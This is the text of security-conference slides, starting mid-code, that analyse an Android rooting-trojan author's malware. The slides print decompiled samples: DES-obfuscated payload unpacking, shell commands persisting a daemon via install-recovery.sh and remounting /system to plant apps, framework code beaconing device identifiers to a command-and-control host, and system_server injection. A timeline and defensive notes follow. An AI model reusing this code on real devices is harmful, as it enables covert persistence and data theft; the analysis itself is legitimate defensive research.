         ((v0_1.getKeyCode() == KEYCODE_APP_SWITCH) ||
         ((v0_1.getKeyCode() == KEYCODE_VOLUME_DOWN) ||
         ((v0_1.getKeyCode() == KEYCODE_VOLUME_UP) ||
         (v0_1.getKeyCode() == KEYCODE_VOLUME_MUTE)))))))) {
       com.cn.util.CnLogUtil.printLogInfo("interceptKeyBeforeDispatchingPhoneWindowHook: ");
       param.setResult(Integer.valueOf(0));}}}
```

Code injection is a powerful technique,

but you have to gain root and disable

SELinux for it to work

Obfuscation: DES

assets/x/**66703971**

```
private static void decode2Files(android.content.res.AssetManager assetManager) {
  StringBuilder path = new StringBuilder();
  path.append("/data/data/");
  path.append(com.freeplay.base.AssetsHelper.PACKAGE_NAME);
  path.append("/files/x");
  java.io.File result_file = new java.io.File(path.toString());
  com.freeplay.base.AssetsHelper.copyFilesFassets(assetManager, "x", result_file.getPath());
  java.io.File from_file = new java.io.File(result_file, result_file.list()[0]);
  java.io.File tmp_file = new java.io.File(result_file, "temp.zip");
    com.freeplay.base.AssetsHelper.decryptFile(from_file.getPath(),
                                        tmp_file.getPath(), from_file.getName());
    com.freeplay.base.AssetsHelper.unzipFile(tmp_file, result_file);
    tmp_file.delete();}

public static void decryptFile(String sourceFileName, String destinationFileName, String key) { … }
```

Persistence and system modifications

Persistence (I): writing to install-recovery.sh

```
StringBuilder command = new StringBuilder();
command.append("echo '/data/local/tmp/lt/zlt 0 --daemon &' >> ");
command.append(installSh.getAbsolutePath());
params[1] = command.toString();
com.lrt.util.ShellUtils.execCommand(params, 1);
```

install-recovery.sh is called during the boot process by init.d

Persistence (II): installing apps in /system

```
public static void install2Sys(java.io.File downloadApkFile) {
  if (downloadApkFile != null) {
    if (new java.io.File("/system/priv-app").exists()) {
      String[] commands = new String[4];
      commands[0] = "mount -o remount,rw /system";
      commands[1] = new StringBuilder().append("cp ").append(downloadApkFile.getAbsolutePath())
                                .append(" /system/priv-app/")
                                .append(downloadApkFile.getName()).toString();
      commands[2] = new StringBuilder().append("chmod 644 /system/priv-app/")
                                    .append(downloadApkFile.getName()).toString();
      commands[3] = new StringBuilder().append("pm install -r ").append(downloadApkFile.getAbsolutePath()).toString();
      com.lrt.util.ShellUtils.execCommand(commands, 1);
    }
```

Persistence (III): framework modification

```
private void statistics() {
  final SharedPreferences sp = PreferenceManager.getDefaultSharedPreferences(this);

    if (System.currentTimeMillis() - sp.getLong("lastTime", 0) < 86400000) {
      Log.i("lm", "time has not yet");
    } else if (getPackageManager().checkPermission(permission.INTERNET, getPackageName()) != 0) {
      Log.i("lm", "no permission");
      sp.edit().putLong("lastTime", System.currentTimeMillis()).commit();
    } else {
      final JSONObject params = new JSONObject();
      params.put("android", Secure.getString(getContentResolver(), "android_id"));
      params.put("fingerprint", Build.FINGERPRINT);
      params.put(Directory.PACKAGE_NAME, getPackageName());
      new Thread(new Runnable() {
        public void run() {
          if (Application.this.post("http://back.[redacted].info/api/checkProcess", params.toString()) != null) {
          Log.i("lm", "finish");
          sp.edit().putLong("lastTime", System.currentTimeMillis()).commit();
          }
        }}).start();}
```

This code is added to the `Activity` class

Persistence (IV): injecting into

The code injection happens through a ptrace call so it will have a tracer process id

```
command[0] = new StringBuilder()
                .append("cat /proc/")
                .append(com.lmt.register.util.Utils.getPidByPs("system_server"))
                .append("/status | grep TracerPid").toString();

this.appLog(new StringBuilder()
            .append("systemServerStatus[")
            .append(com.lrt.util.ShellUtils.execCommand(command, 1).successMsg)
            .append("]").toString());
```

Persistence summary

- Installing itself in /system
- Adding new lines to install-recovery.sh
- Swapping framework.jar for a different file
- Injecting code into the system_server process

Verified Boot prevents this

Doesn't survive reboot

Timeline

Timeline of the author's creations

April 2013

First sample

The first sample was using dynamic code loading so it's very hard to definitely say what it was actually doing in addition to displaying ads.

Nov 2016

Rooting exploits

First app which included rooting exploits. It was less advanced than what I described here today, but still tried to get root privileges.

May 2017

Click fraud

First click fraud sample with an enormous JSON and JavaScript C&C response.

April 2018

DES obfuscation

The rooting apps start being more obfuscated using DES.

The author had to pivot from rooting trojans, because it’s harder to exploit an Android device.

Summary

Most of techniques won't really work anymore…

- Verified Boot makes sure that the /system partition is not altered
- Rooting is getting harder and more expensive (even if it's possible at all)
- Code injection open-source frameworks are broken since Android Nougat
- /proc is more locked down
- We are actively working to better detect click fraud apps
- We are also looking at root-enabling app droppers

Summary

- Android malware authors can explore multiple different abuse methods
- Android malware families only tell one side of the story - eradicating one doesn’t mean that the author doesn’t come back
- Authors can try different monetisation methods until they find one that brings in the most profits and is the least noticeable
- Attribution requires taking a step back and using different too

Thank You!

HITB LOCKDOWN 002
livestream

Łukasz Siewierski, @maldr0id